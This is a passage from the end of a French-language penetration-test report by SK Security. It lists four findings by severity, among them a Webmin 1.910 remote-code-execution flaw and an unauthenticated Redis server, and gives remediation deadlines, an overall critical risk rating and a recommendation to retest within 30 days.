SKS-2026-018, Webmin 1.910 RCE	Critique	Dans les 48h suivant la correction
SKS-2026-015, Redis sans authentification	Critique	Dans les 48h suivant la correction
SKS-2026-016, Clé privée RSA world-readable	Élevé	Dans les 2 semaines suivant la correction
SKS-2026-017, Réutilisation de mot de passe	Élevé	Dans les 2 semaines suivant la correction

Niveau de risque global : **CRITIQUE**

Un retest est recommandé dans les **30 jours** suivant l'application des correctifs afin de valider l'efficacité des mesures mises en place. SK Security reste disponible pour assurer ce suivi.



Annas RIO

Auditeur en sécurité offensive

sk.security.contact@gmail.com